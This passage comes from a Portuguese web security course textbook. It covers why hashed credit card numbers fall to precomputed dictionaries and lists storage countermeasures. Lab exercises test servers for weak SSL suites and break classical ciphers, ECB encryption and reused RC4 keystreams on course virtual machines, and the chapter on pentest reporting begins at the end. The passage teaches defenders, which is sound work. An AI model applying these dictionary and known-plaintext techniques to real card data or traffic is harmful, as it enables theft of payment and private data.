A partir da versão 2.0 do padrão, passaram a incluir, acertadamente, a ressalva de que é proibido armazenar concomitantemente partes do número de cartão em claro e os hashes dos números inteiros. De fato, quando isto não é respeitado, ataques similares àqueles contra senhas podem ser realizados. Mas será que é suficiente seguir esta recomendação, em termos de segurança? Como veremos, não é, e o padrão continua falho, no aspecto de proteção de dados armazenados (Kost, 2007).

Um número de cartão de crédito ou débito possui de 15 a 16 dígitos, considerando-se as bandeiras Visa, Mastercard, American Express, JCB e Discover, que fazem parte do conselho PCI. Os seis primeiros dígitos do número correspondem ao BIN, responsável pela identificação do banco, e o último é utilizado como dígito verificador. Considerando que a quantidade de bancos em um único país não é extensa e que a grande maioria das compras é realizada com cartões de residentes, o conjunto de BINs aplicáveis é razoavelmente pequeno. Adicionando o fato de que o número de cartão deve satisfazer ao **Algoritmo de Luhn**, que restringe o dígito verificador para um único valor por PAN, o total de dígitos que devem ser descobertos para um BIN arbitrário é de no máximo nove. Desse modo, um ataque bem-sucedido contra um único BIN deve ser capaz de pré-calcular 1 bilhão de hashes, o que está ao alcance de computadores comuns.

Por exemplo, em um Intel Core 2 Duo de 2,4 GHz, o OpenSSL é capaz de calcular, aproximadamente, 2 milhões de hashes de números de cartão por segundo, utilizando-se blocos de 16 bytes. A Figura 9.61 ilustra o tempo em horas necessário para montar, com o processador mencionado, um dicionário que mapeie hashes para números de cartão, dependendo do número de dígitos conhecidos. Para o caso de um BIN fixo, a tarefa pode ser executada em meros 8,4 minutos. No pior cenário, quando os 6 primeiros e os 4 últimos dígitos são armazenados em claro juntamente com o hash do número inteiro de cartão, quase nenhum tempo é necessário para executar o ataque.



### PAN

Primary Account Number corresponde ao número de 14 a 19 dígitos que identifica cartões de crédito e de débito.



### Algoritmo de Luhn

Algoritmo utilizado para validar números de cartões de crédito e de débito, além de outros números de identificação. Foi criado pelo cientista da computação Hans Peter Luhn, quando trabalhava na IBM.



		Número de dígitos conhecidos										
Bandeira	Dígitos	0	1	2	3	4	5	6	7	8	9	10
Visa	16	138.888,89	13.888,89	1.388,89	138,89	13,89	1,39	0,14	0,01	0,00	0,00	0,00
Mastercard	16	138.888,89	13.888,89	1.388,89	138,89	13,89	1,39	0,14	0,01	0,00	0,00	0,00
JCB	16	138.888,89	13.888,89	1.388,89	138,89	13,89	1,39	0,14	0,01	0,00	0,00	0,00
Discover	16	138.888,89	13.888,89	1.388,89	138,89	13,89	1,39	0,14	0,01	0,00	0,00	0,00
Amex	15	13.888,89	1.388,89	138,89	13,89	1,39	0,14	0,01	0,00	0,00	0,00	0,00

## Contramedidas

Um armazenamento seguro de informações requer a seleção adequada de criptossistemas, o gerenciamento das chaves criptográficas utilizadas e o zelo adequado com a manipulação de chaves pelos programas (Howard *et al.*, 2005; Meucci *et al.*, 2008). Desse modo:

- Classifique as informações e cifre aquelas que necessitam que o requisito de sigilo seja satisfeito.
- Se não for necessário, não armazene dados sensíveis, após serem processados, evitando, assim, ter de protegê-los. Um exemplo disso é um sistema de pagamento eletrônico, que necessita do número de cartão, somente até a transação passar pelo processo de autorização; após isso, ele pode, geralmente, ser descartado (PCI, 2009a,b).
- Não crie seus próprios algoritmos e protocolos criptográficos, pois, mesmo quando escritos por criptólogos de primeira linha, eventualmente, eles apresentam vulnerabilidades (Knudsen, 2005; Pramstaller *et al.*, 2005).
- Nunca empregue cifras clássicas para proteger informações sensíveis e lembre-se sempre de que BASE64 não é um algoritmo criptográfico.
- Não utilize algoritmos criptográficos com fraquezas conhecidas, como DES, MD5 (Wang e Yu, 2005) e SHA-1 (Wang, Yin e Yu, 2005). Embora este último ainda não tenha sido completamente quebrado, já teve a segurança teórica reduzida consideravelmente.
- Quando cifras de bloco forem utilizadas, empregue modos de operação adequados a cada situação.
- Use algoritmos criptográficos para satisfazerem apenas os requisitos de segurança da informação para os quais foram criados.
- Quando uma solução empregar diversos algoritmos criptográficos, determine o nível mínimo desejado de segurança e adote somente criptossistemas que atendam ao limiar escolhido.
- Muito cuidado ao proteger informações pertencentes a domínios de baixa cardinalidade, pois ataques de dicionários podem ser facilitados, dependendo da solução adotada.
- Não proteja números de cartão de crédito e débito com funções de hash criptográficas, apesar de aceitas para esse propósito pelo PCI DSS (PCI, 2009a). Em vez disso, utilize cifras simétricas e realize a gestão adequada das chaves criptográficas empregadas.
- Crie e utilize processos e procedimentos para gerenciamento de chaves criptográficas, para que estas sejam protegidas durante todo o ciclo de vida, que vai da criação à destruição (Menezes *et al.*, 2001; PCI, 2009a,b).
- Utilize bons geradores de números pseudo-aleatórios para a criação de chaves. Portanto, nunca use para esse propósito funções como rand() da linguagem C.



- Considere empregar hardware seguro, para realizar as operações criptográficas e armazenar as chaves relacionadas, quando os dados protegidos forem extremamente sensíveis. Parta da máxima de que o “software não pode proteger a si próprio” (Howard *et al.*, 2005).
- Se não for possível proteger chaves por meio de hardware seguro, utilize protocolos de partilha de segredos com vários custodiantes.
- Nunca embute chaves criptográficas e senhas no código do programa, pois são facilmente recuperáveis. Dependendo de como estiverem, basta um comando para realizar a tarefa.
- Limpe a memória alocada para chaves criptográficas antes de liberá-la para o sistema operacional.
- Marque as páginas de memória, contendo chaves criptográficas, como inelegíveis para swap.





# Roteiro de Atividades 9

## Atividade 1 – Vulnerabilidades no transporte de informações

---

Esta atividade compreende os testes para detecção de vulnerabilidades no transporte de informações. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

### Teste de SSLv2

O teste mais rápido para verificar se um servidor aceita a versão 2.0 do protocolo SSL é por meio da ferramenta OpenSSL:

1. Abra uma janela de terminal.
2. Digite o comando abaixo para testar o servidor exemplo.esr.rnp.br:

```
~$ openssl s_client -ssl2 -connect exemplo.esr.rnp.br:443
```

3. Se a sessão for estabelecida sem erro, o servidor suporta SSLv2.
4. Pressione Ctrl-C para encerrar a conexão com o servidor.
5. Encerre a janela de terminal.

### Teste das suítes criptográficas suportadas pelo servidor SSL/TLS

Nesta parte serão exercitados três métodos diferentes para detecção das suítes criptográficas suportadas por um servidor.

#### OpenSSL

A opção do OpenSSL que testa se uma determinada suíte é suportada é “-cipher”:

1. Abra uma janela de terminal.
2. Digite o seguinte comando para verificar se o servidor exemplo.esr.rnp.br suporta a suíte “NULL-SHA”:

```
~$ openssl s_client -cipher NULL-SHA -connect exemplo.esr.rnp.br:443
```

3. Se a sessão for estabelecida sem erro, o servidor suporta a suíte vulnerável.
4. Pressione Ctrl-C para encerrar a conexão com o servidor.
5. Encerre a janela de terminal.

#### THCSSLCheck

Como o THCSSLCheck é compilado para plataformas Windows, é necessário utilizar o aplicativo Wine para executá-lo em sistemas Linux:

6. Inicie o THCSSLCheck a partir do menu *Aplicativos\Curso – Ferramentas*.
7. Execute o comando:

```
C:\> thcsslcheck exemplo.esr.rnp.br 443
```



8. Role a janela e analise o relatório gerado. Quais suítes fracas são suportadas?

9. Encerre a janela de terminal.

### SSL Scan

Um ponto interessante do SSL Scan é que ele exibe, para cada versão de protocolo, as suítes criptográficas utilizadas por padrão pelo servidor sendo testado:

10. Abra uma janela de terminal.

11. Digite o seguinte comando, para avaliar o servidor exemplo.esr.rnp.br:

```
~$ sslscan exemplo.esr.rnp.br
```

12. Role a janela e analise o relatório gerado. Quais as diferenças para a saída do THCSSLCheck?

13. Encerre a janela de terminal.

### Prova de conceito de tráfego TLS em claro

Este exercício ilustra que é possível fazer com que os protocolos SSL e TLS não cifrem os dados que protegem. O roteiro abaixo consiste em um autoataque, mas isso não é importante por se tratar de uma prova de conceito.

1. Inicie o Wireshark, presente no menu *Aplicativos\Curso – Ferramentas*. Para conseguir capturar os pacotes, a aplicação deve ser executada em modo privilegiado e, por isso, uma senha será solicitada. Digite “esruser” e clique em OK.
2. Clique no primeiro ícone da barra de ferramentas, para listar as interfaces de rede disponíveis para captura. Na caixa de diálogo que aparece, clique em “Options” da linha “eth1”. No campo “Capture filter”, digite “tcp port https” e clique em “Start” para iniciar a captura de pacotes.
3. Abra uma janela de terminal.
4. Conecte-se ao servidor web exemplo.esr.rnp.br, com o OpenSSL:

```
~$ openssl s_client -connect exemplo.esr.rnp.br:443
```

5. Digite a requisição abaixo, finalizando-a com [Enter] duas vezes:

```
GET / HTTP/1.0
```

6. Pare a captura de pacotes no Wireshark, clicando no quarto botão da barra de ferramentas (“Stop the running live capture”).
7. Procure pela primeira linha contendo *TLSh1* e *Application Data* e a selecione.
8. Na região central da tela do Wireshark, selecione a linha *Secure Socket Layer*.
9. Examine o conteúdo na parte inferior e veja que ele está cifrado.
10. Inicie nova captura no Wireshark, clicando no terceiro botão da barra de ferramentas (*Start new live capture*).
11. Clique em *Continue without saving*, na caixa de diálogo que aparece.

12. Na janela de terminal, digite:

```
~$ openssl s_client -cipher NULL-SHA -connect exemplo.esr.rnp.br:443
```

13. Repita os Passos 5 a 8 acima, mas, em vez da primeira, procure pela última linha, no Passo 7. Veja que o conteúdo agora está em claro, apesar de encapsulado por TLS.

14. Encerre o Wireshark e o terminal.

### Certificado inválido

O propósito desta atividade é verificar uma das situações em que o navegador é impossibilitado de realizar a negociação SSL/TLS com o servidor, devido a um problema no certificado:

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <https://exemplo.esr.rnp.br>.
3. Uma mensagem de erro é exibida, informando que não é possível estabelecer uma conexão segura. Clique em *Technical Details* e verifique o motivo do problema.
4. Encerre o Firefox.

### Recursos sensíveis protegidos por HTTPS e HTTP

Informações sensíveis fornecidas por meio de HTTPS nunca devem ser disponibilizadas também por HTTP simples, pois o usuário pode ser induzido a acessar a versão desprotegida da página, que pode ser facilmente capturada em trânsito.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <https://w3s.esr.rnp.br> e observe que a página é protegida por HTTPS.
3. Tente, agora, acessar o mesmo endereço pelo protocolo HTTP e observe o que acontece. Neste caso, o servidor está configurado para redirecionar o usuário para a página protegida, evitando que informações sejam expostas a pessoas não autorizadas.
4. Encerre o Firefox.

## Atividade 2 – Vulnerabilidades no armazenamento de informações

O objetivo desta atividade é capacitar o aluno em técnicas básicas de criptoanálise, para que seja capaz de recuperar informações sensíveis, protegidas por cifras fracas ou por criptosistemas utilizados incorretamente. Todos os exercícios desta atividade necessitam da máquina virtual do aluno e de arquivos contidos na pasta `/home/esruser/Arquivos do Curso/sessao-09`.

### Dados “protegidos” com BASE64

Conforme explicado, BASE64 é simplesmente um esquema de codificação e, por isso, não pode ser utilizado na proteção do sigilo de informações. Siga o roteiro abaixo para entender como é fácil recuperar a mensagem original a partir de um texto codificado em BASE64.

1. Abra uma janela de terminal.
2. Visualize o conteúdo do arquivo `“arquivo.b64”`:

```
~$ cat arquivo.b64
```

3. Decodifique o arquivo com o comando:

```
~$ base64 -d arquivo.b64
```

Observe que não é necessário fornecer qualquer segredo para recuperar a mensagem original.

4. Visualize o conteúdo do arquivo “arquivo2.b64”:

```
~$ cat arquivo2.b64
```

5. Decodifique o arquivo com o comando:

```
~$ base64 -d arquivo2.b64 > arquivo2.txt
```

6. Visualize o arquivo gerado:

```
~$ cat arquivo2.txt
```

O arquivo resultante não está legível e, aparentemente, está protegido por uma cifra de substituição simples, que será criptoanalisaada em atividade posterior.

7. Encerre a janela de terminal.

## Índice de coincidência

O índice de coincidência é uma ferramenta que auxilia o processo de criptoanálise, ao indicar o tipo de cifra utilizada e o provável idioma da mensagem original. A última parte, porém, requer uma mensagem suficientemente longa, que seja válida estatisticamente.

1. Abra uma janela de terminal.
2. Verifique o índice de coincidência do arquivo em claro “ingles.txt”:

```
~$ ioc ingles.txt
```

3. Calcule o índice de coincidência do arquivo “ingles.enc”, resultante do ciframento de “ingles.txt”, por um algoritmo de substituição simples:

```
~$ ioc ingles.enc
```

4. Observe que os índices do arquivo em claro e do cifrado são praticamente idênticos, o que é coerente com o fato de que cifras monoalfabéticas apenas transferem as frequências individuais dos símbolos para outros.

5. Verifique o índice de coincidência do arquivo em claro “portugues2.txt”:

```
~$ ioc portugues2.txt
```

6. Calcule o índice de coincidência do arquivo “portugues2.poli.enc”, resultante do ciframento de “portugues2.txt”, por um algoritmo de substituição polialfabética:

```
~$ ioc portugues2.poli.enc
```

Note que o índice de coincidência é bem menor que o apresentado por textos em linguagem natural, conforme esperado.

7. Encerre a janela de terminal.

## Quebra da cifra de Cesar

A cifra de Cesar, assim como a codificação em BASE64, é uma transformação fixa, que não utiliza uma chave. Por esse motivo, é muito fácil quebrá-la e recuperar o texto legível.

1. Abra uma janela de terminal.
2. Visualize o conteúdo do arquivo "cesar.enc":

```
~$ cat cesar.enc
```

3. Calcule o índice de coincidência do arquivo:

```
~$ ioc cesar.enc
```

Observe que o valor encontrado indica corretamente que o texto está protegido por uma cifra monoalfabética ou de transposição.

4. Aplique a transformação de deciframento da cifra de Cesar:

```
~$ rotix -f cesar.enc -o cesar.plain -r 3 -L
```

5. Visualize o conteúdo do arquivo "cesar.plain" e veja que texto legível foi recuperado:

```
~$ cat cesar.plain
```

6. Suponha que o arquivo "arquivo2.txt", gerado no exercício sobre BASE64, esteja protegido com Cesar. Tente decifrá-lo por meio do comando:

```
~$ rotix -f arquivo2.txt -o arquivo2.plain -r 3 -L
```

7. Visualize o conteúdo do arquivo "arquivo2.plain" e veja que texto legível foi recuperado:

```
~$ cat arquivo2.plain
```

8. Encerre a janela de terminal.

## Quebra da cifra de deslocamento

O grande problema da cifra de deslocamento é que o espaço de chaves utilizado contém apenas 26 elementos, que podem ser testados exaustivamente até que o texto original seja encontrado. Tendo isso em mente, aplique a técnica ao arquivo "deslocamento.enc":

1. Abra uma janela de terminal.
2. Visualize o conteúdo de "deslocamento.enc":

```
~$ cat deslocamento.enc
```

3. Calcule o índice de coincidência e observe a classe provável de cifra utilizada:

```
~$ ioc deslocamento.enc
```

Este é um exemplo de que uma classe incorreta de cifra pode ser identificada, quando o texto cifrado for muito pequeno.

4. Tente realizar o deciframento com a chave  $k = 1$  e veja se texto em claro é recuperado:

```
~$ rotix -f deslocamento.enc -r 1 -L
```

5. Repita o passo anterior, variando  $k$  de 2 a 25 (opção -r), até que texto legível seja obtido.
6. Encerre a janela de terminal.

## Quebra de ROT13

ROT13 é outro exemplo de transformação fixa, baseada em uma especialização da cifra de deslocamento, com chave  $k = 13$ . A recuperação de texto protegido por este mecanismo é trivial, conforme ilustrado pela presente atividade:

1. Abra uma janela de terminal.
2. Visualize o conteúdo do arquivo “rot13.enc”:

```
~$ cat rot13.enc
```

3. Calcule o índice de coincidência do arquivo:

```
~$ ioc rot13.enc
```

4. Aplique a transformação descrita pelo algoritmo ROT13:

```
~$ rot13 -f rot13.enc
```

5. Encerre a janela de terminal.

## Quebra da cifra de substituição simples

Uma cifra de substituição simples pode ser quebrada, como visto, por meio da técnica de análise de frequências, introduzida por al-Kindī. Aplique este método para criptoanalisar o arquivo “portugues3.mono.enc”, utilizando as ferramentas fornecidas pelo sítio web “The Black Chamber”, de Simon Singh:

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse [http://www.simonsingh.net/The\\_Black\\_Chamber/frequencypuzzle.htm](http://www.simonsingh.net/The_Black_Chamber/frequencypuzzle.htm).
3. Abra uma janela de terminal.
4. Calcule o índice de coincidência para o arquivo “portugues3.mono.enc”:

```
~$ ioc portugues3.mono.enc
```

Observe que tanto a cifra quanto o idioma foram corretamente identificados.

5. Abra o arquivo “portugues3.mono.enc”:

```
~$ gedit portugues3.mono.enc &
```

6. Selecione todo o texto (Ctrl-A) e o copie para a área de transferência (Ctrl-C).
7. Retorne ao Firefox e cole o texto cifrado no campo *Ciphertext*.
8. Clique no botão *Frequency of Individual Letters*.
9. Veja no histograma quais são, ordenadamente, as três letras mais frequentes.
10. Substitua, em ordem, as três letras mais comuns na língua portuguesa por aquelas encontradas no passo anterior. Para isso, preencha os campos correspondentes em “Plaintext Alphabet”.
11. Procure no campo *Plaintext* agrupamentos de letras que possam ser identificadas como palavras. Para cada uma que encontrar, veja que mapeamentos podem ser inferidos entre letras do texto em claro e do texto cifrado e efetue a substituição em *Plaintext Alphabet*.
12. Repita o Passo 11 até que o texto inteiro seja recuperado.
13. Encerre o Firefox e janela de terminal.



## Quebra da cifra de Vigenère

Nesta atividade, um texto cifrado com Vigenère será criptoanalísado pelo método de Babbage, com o auxílio de ferramentas do sítio web “The Black Chamber”, de Simon Singh:

1. Inicie o Internet Explorer, na máquina real.
2. Acesse [http://www.simonsingh.net/The\\_Black\\_Chamber/cracking\\_tool.html](http://www.simonsingh.net/The_Black_Chamber/cracking_tool.html).
3. Limpe a caixa de texto da tela inicial.
4. Abra uma janela de terminal.
5. Abra o arquivo “portugues2.poli.enc”:

```
~$ gedit portugues2.poli.enc &
```
6. Selecione todo o texto (Ctrl-A) e o copie para a área de transferência (Ctrl-C).
7. Retorne ao Internet Explorer e cole o texto cifrado na caixa de texto.
8. Clique em *Find Repeated Sequences*.
9. Role a tela, observe a coluna que possui o maior número de linhas marcadas com “X” e clique no cabeçalho correspondente.
10. Vá ao final da página e clique no botão “L1”, para analisar a cifra monoalfabética definida para a primeira posição de cada bloco.
11. Clicando nas setas para a direita ou para a esquerda, alinhe o histograma em vermelho com o da Figura 9.62 e observe que o texto no campo lateral muda automaticamente para refletir o novo mapeamento. Oriente-se pelos picos das letras “A”, “E” e “O” e pelo vale formado pelas quatro últimas letras.



Figura 9.62  
Frequências das  
letras em português.

12. Repita o processo para os botões “L\*”.
13. Encerre o Internet Explorer, a janela de terminal e o gedit.

### Uso de modo de operação inadequado

Vimos que o uso do modo ECB, para mensagens maiores que o tamanho do bloco da cifra utilizada, revela informações sobre o texto em claro. Como exemplo, a presente atividade visa ilustrar esta vulnerabilidade no contexto de proteção de imagens:

1. Inicie uma janela de terminal.

2. Visualize com o gimp a imagem “figura.bmp”:

```
~$ gimp figura.bmp &
```

3. Retorne à janela de terminal.

4. Cifre a imagem “figura.bmp” com o algoritmo AES-128 em modo ECB:

```
~$ openssl enc -aes-128-ecb -in figura.bmp -out figura.bmp.ecb ←
-K 01234567890123456789012345678901 -iv 0
```

5. Cifre a imagem “figura.bmp” com o algoritmo AES-128 em modo CBC:

```
~$ openssl enc -aes-128-cbc -in figura.bmp -out figura.bmp.cbc ←
-K 01234567890123456789012345678901 -iv 0
```

6. Liste os arquivos do diretório e observe que o tamanho dos arquivos cifrados é maior que o original em alguns bytes:

```
~$ ls -l
```

Isso se deve ao processo de padding, que consiste em se preencher a mensagem para que o tamanho dela fique múltiplo daquele definido pelo bloco da cifra utilizada.

7. Compacte com o gzip o arquivo “figura.bmp.ecb”:

```
~$ gzip -c figura.bmp.ecb > figura.bmp.ecb.gz
```

8. Compacte com o gzip o arquivo “figura.bmp.cbc”:

```
~$ gzip -c figura.bmp.cbc > figura.bmp.cbc.gz
```

9. Liste os arquivos do diretório novamente:

```
~$ ls -l
```



Note que, enquanto não houve compressão do arquivo cifrado em modo CBC, a contraparte em modo ECB teve o tamanho reduzido para apenas 3,7% do original. Isto indica a presença de muita redundância no arquivo, o que não se espera da saída de uma cifra utilizada corretamente.

10. Tente abrir o arquivo cifrado em modo ECB com o gimp:

```
~$ gimp figura.bmp.ecb &
```

Uma mensagem de erro indicando formato de arquivo desconhecido é exibida, pois o ciframento transforma toda a informação, inclusive o cabeçalho da imagem. Clique em “OK” para encerrá-la.

11. Como o formato BMP descreve um mapa de bits, copiando o cabeçalho da imagem original para os arquivos cifrados, é possível visualizá-los e observe as mudanças que ocorreram em cada bit, no processo de ciframento:

```
~$./bmp hc figura.bmp figura.bmp.ecb
~$./bmp hc figura.bmp figura.bmp.cbc
```

12. Visualize o arquivo “figura.bmp.ecb”:

```
~$ gimp figura.bmp.ecb &
```

Observe que a imagem do arquivo original é preservada, mas com cores diferentes.

13. Retorne à janela de terminal.

14. Visualize o arquivo “figura.bmp.cbc” e note que a imagem não possui relação nenhuma com a figura original:

```
~$ gimp figura.bmp.cbc &
```

15. Encerre o gimp e a janela de terminal.

### Uso incorreto de algoritmo criptográfico

O RC4 pertence à classe de cifras de fluxo aditivas e binárias e, portanto, não deve nunca ser usado para cifrar textos diferentes com a mesma chave. Este exercício ilustrará um ataque de texto em claro conhecido, que é possível quando essa restrição não é satisfeita:

1. Abra uma janela de terminal.

2. Visualize os conteúdos dos arquivos “1.txt”, “2.txt” e “3.txt”:

```
~$ cat 1.txt; echo
~$ cat 2.txt; echo
~$ cat 3.txt; echo
```

3. Cifre os arquivos “1.txt”, “2.txt” e “3.txt” com o algoritmo RC4:

```
~$ openssl enc -rc4-40 -in 1.txt -out 1.enc -K 0123456789
~$ openssl enc -rc4-40 -in 2.txt -out 2.enc -K 0123456789
~$ openssl enc -rc4-40 -in 3.txt -out 3.enc -K 0123456789
```

4. Analise os textos cifrados resultantes, comparando-os com os respectivos textos em claro:

```
~$ hexdump 1.txt 1.enc
~$ hexdump 2.txt 2.enc
~$ hexdump 3.txt 3.enc
```

5. Considere que o atacante tenha acesso somente aos arquivos cifrados, mas que conhece o texto em claro correspondente ao primeiro deles, isto é, o conteúdo de “1.txt”. Calculando o XOR byte a byte entre este arquivo e o “1.enc”, obtém-se o fluxo de chaves gerado pelo RC4, que não varia quando uma chave fixa é empregada. Isso pode ser executado por meio do comando abaixo, que grava o resultado no arquivo “ks.bin”:

```
~$ fxor 1.enc 1.txt ks.bin
```

6. Visualize o fluxo de chaves:

```
~$ hexdump ks.bin
```

7. O conhecimento do fluxo de chaves gerado implica que é irrelevante saber a chave específica que foi utilizada no ciframento, pois, calculando o XOR byte a byte entre o primeiro e qualquer texto protegido por ele, obtém-se o texto legível correspondente:

```
~$ fxor 2.enc ks.bin 2.plain
```

```
~$ fxor 3.enc ks.bin 3.plain
```

8. Visualize os conteúdos dos arquivos “2.plain” e “3.plain” e veja que correspondem aos textos em claro originais, presentes nos arquivos “2.txt” e “3.txt”, respectivamente:

```
~$ cat 2.plain; echo
```

```
~$ cat 3.plain; echo
```

9. Encerre a janela de terminal.

## Nível de segurança dos algoritmos criptográficos

Indique o nível de segurança em bits das combinações de algoritmos abaixo enumeradas:

1. 2-TDES, RSA-3072, RIPEMD-160.
2. AES-128, RSA-1024, SHA-512.
3. AES-192, RSA-2048, SHA-256.
4. AES-256, ECDSA-512, SHA-512.

## Proteção inadequada de dados de domínio de pequena cardinalidade

O propósito desta atividade é constatar a velocidade com que é possível gerar um dicionário de hashes para senhas numéricas pequenas:

1. Abra uma janela de terminal.
2. Digite o comando abaixo para gerar um dicionário para números de seis dígitos:

```
~$ dictbuilder 6 list.txt
```

3. Abra o dicionário gerado com o gedit:

```
~$ gedit list.txt
```

4. Veja o tamanho em MBytes do arquivo gerado:

```
~$ du -m list.txt
```

5. Encerre a janela de terminal e o gedit.

# Bibliografia 9

- BARKER, Elaine, BARKER, William, BURR, William, POLK, William e SMID, Miles. *Recommendation for Key Management – Part I: General*. NIST Special Publication SP800-57, National Institute of Standards and Technology, 2007.
- CARMICHAEL, Mary. *Como Conter o Parasita Mais Letal do Mundo*. Em Scientific American Brasil, Ano 8, número 103, dezembro de 2010.
- DWORKIN, Morris. *Recommendation for Block Cipher Modes of Operation – Methods and Techniques*. NIST Special Publication SP800-38A, National Institute of Standards and Technology, 2001.
- FRIEDMAN, William F. *The index of coincidence and its applications in cryptology*. Department of Ciphers. Publ 22. Geneva, Illinois, EUA. Riverbank Laboratories, 1922.
- GAINES, Helen Fouché. *Cryptanalysis – A study of ciphers and their solution*. Dover Publications, 1939.
- HOWARD, Michael, LEBLANC, David e VIEGA, John. *19 Deadly Sins of Software Security – Programming Flaws and How to Fix Them*. McGraw-Hill/Osborne, 2005.
- Kleinjung, Thorsten, Aoki, Kazumaro, Franke, Jens, Lenstra, Arjen K., Thomé, Emmanuel, Bos, Joppe W., Gaudrym, Pierrick, Kruppa, Alexander, Montgomery, Peter L., Osvik, Dag Arne, Riele, Herman te, Timofeev, Andrey e Zimmermann, Paul. *Factorization of a 768-bit RSA modulus*. Cryptology ePrint Arhive 2010/006. IACR, 2010.
- KNUDSEN, Lars. *SMASH – A Cryptographic Hash Function*. Em Fast Software Encryption: 12th International Workshop, FSE 2005, volume 3557 de Lecture Notes in Computer Science, páginas 228–242. Springer, 2005.
- KOST, Stephen. *Security Analysis – Hashing Credit Card Numbers: Unsafe Application Practice*. Relatório Técnico de Integrity Corporation, 2007.
- LENSTRA, Arjen, VERHEUL, Eric. *Selecting Cryptographic Key Sizes*. Journal of Cryptology, volume 14, 1999.
- MENEZES, Alfred, VAN OORSCHOT, Paul C. e VANSTONE, Scott A. *Handbook of Applied Cryptography*. 5th edition. CRC Press, 2001.
- MEUCCI, Matteo et al. OWASP testing guide v3.0. OWASP, 2008.
- OAKS, Scott. *Java™ Security*. 2nd edition. O'Reilly, 2001.
- PCI. *Payment Card Industry (PCI) Data Security Standard – Requirements and Security Assessment Procedures – v. 1.2.1*. PCI Security Standards Council, 2009a.
- PCI. *Payment Card Industry (PCI) Payment Application Data Security Standard (PA-DSS) – version 1.2.1*. PCI Security Standards Council, 2009b.
- PRAMSTALLER, Norbert, RECHBERGER, Christian e RIJMEN, Vincent. *Breaking a New Hash Function Design Strategy Called SMASH*. Em Selected Areas in Cryptography, 12th International Workshop, SAC 2005, volume 3897 de Lecture Notes in Computer Science, páginas 234–244. Springer, 2005.
- RIBEIRO, Ronaldo. *Código Postal | Águas Claras, DF 71900-000 – Ficção Urbana*. Em National Geographic Brasil, janeiro de 2011.
- SAVALICH, William. *Evolution in the Revolution*. Em Digital Photo Pro, março/abril de 2009.



- SINGH, Simon. *The Code Book – The Evolution of Secrecy from Mary, Queen of Scots to Quantum Cryptography*. Doubleday, 1999.
- SMART, Nigel. *ECRYPT II Yearly Report on Algorithm and Keysizes (2009-2010) – Revision 1.0*. ECRYPT, março de 2010.
- STALLINGS, William. *Cryptography and Network Security – Principles and Practice*. 4th edition. Prentice Hall.
- STEVENS, Marc, SOTIROV, Alexander, APPELBAUM, Jacob, LENSTRA, Arjen, MOLNAR, David, OSVIK, Dag Arne e DE WEGER, Benne. *Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate*. Em Advances in Cryptology – CRYPTO 2009 – 29th Annual International Cryptology Conference, volume 5677 de Lecture Notes in Computer Science, páginas 55–69, Springer, 2009.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.
- SWENSON, Christopher. *Modern Cryptanalysis – Techniques for Advanced Code Breaking*. Wiley Publishing, Inc., 2008.
- WAGNER, David e SCHNEIER, Bruce. *Analysis of the SSL 3.0 Protocol*. Em Proceedings of the Second USENIX Workshop on Electronic Commerce, 1996.
- WANG, Xiaoyun, YAO, Andrew e YAO, Frances. *New Collision Search for SHA-1*. Rump Session de Crypto'05, 2005.
- WANG, Xiaoyun, YIN, Yiqun Lisa e YU, Hongbo. *Finding Collisions in the Full SHA-1*. Em CRYPTO 2005: 25th Annual International Cryptology Conference, volume 3621 de Lecture Notes in Computer Science. Springer, 2005.
- WANG, Xiaoyun e YU, Hongbo. *How to Break MD5 and Other Hash Functions*. Em EUROCRYPT 2005, 24th Annual International Conference on the Theory and Applications of Cryptographic Techniques, volume 3494 de Lecture Notes in Computer Science, pages 19–35. Springer, 2005.
- WONG, Kate. *Twilight of the Neandertals*. Em Scientific American, volume 301, número 2, agosto de 2009.

# 10

## Escrita de relatórios e exercício completo

### objetivos

Ilustrar como os resultados de um teste de invasão de aplicação web podem ser apresentados para as equipes técnicas e gerenciais, considerando-se a gravidade de cada vulnerabilidade encontrada.

Relatório detalhado, relatório executivo, common vulnerability scoring system.

### conceitos

### Introdução

Uma vez finalizado um teste de invasão em aplicações web, o resultado deve ser apresentado ao cliente do serviço, seja ele interno ou externo. Essa etapa é extremamente importante, pois é ela que norteará quais problemas serão tratados, considerando-se o risco para o negócio, as limitações de orçamento, os prazos e a dificuldade de correção. Obviamente, em um cenário ideal, todas as vulnerabilidades devem ser corrigidas, mas, na prática, infelizmente, isso quase nunca acontece. Desse modo, subsídios suficientes devem ser fornecidos ao cliente para que ele, com base em uma análise de risco, seja capaz de traçar um plano de ação realístico, para correção dos defeitos mais críticos.

Esse processo, normalmente, resulta nos seguintes entregáveis e atividades:

- **Relatório detalhado:** contém todas as informações, gerais e técnicas, acerca do trabalho realizado, incluindo as vulnerabilidades encontradas, meios de exploração, recomendações para correção e o quão crítico cada problema é para a segurança do ambiente. Devido ao nível de detalhes fornecido por tal documento, serve de base para o processo de correção ou para a criação de controles compensatórios.
- **Relatório executivo:** baseado no conteúdo do relatório detalhado, engloba apenas os fatos mais relevantes do teste de invasão executado. O objetivo é que seja lido por membros do corpo gerencial, para que tenham uma visão geral das vulnerabilidades do ambiente.
- **Apresentação técnica:** deve ser realizada para o grupo técnico do cliente, visando mostrar as vulnerabilidades encontradas e discutir métodos que podem ser adotados para corrigi-las de maneira apropriada. Normalmente, esse tipo de reunião tem duração de duas a quatro horas, dependendo da quantidade de problemas detectados pelo teste de invasão.



- ▣ **Apresentação executiva:** voltada para o corpo gerencial, trata somente dos fatos mais importantes do trabalho, sem entrar em detalhes técnicos. Em uma reunião dessa natureza, que dura no máximo uma hora, é comum discutir, por exemplo, aspectos como o tempo e o investimento necessários para correção das vulnerabilidades reportadas.



O objetivo deste capítulo é discutir a criação de relatórios de testes de invasão e fornecer um exercício completo de avaliação de segurança de uma aplicação web. Para esse fim, o Common Vulnerability Scoring System (CVSS) e modelos de relatório completo e executivo serão apresentados. A parte prática, depois de um exercício de aquecimento, contemplará um cenário abrangente, cobrindo diversas vulnerabilidades diferentes.

## Common Vulnerability Scoring System

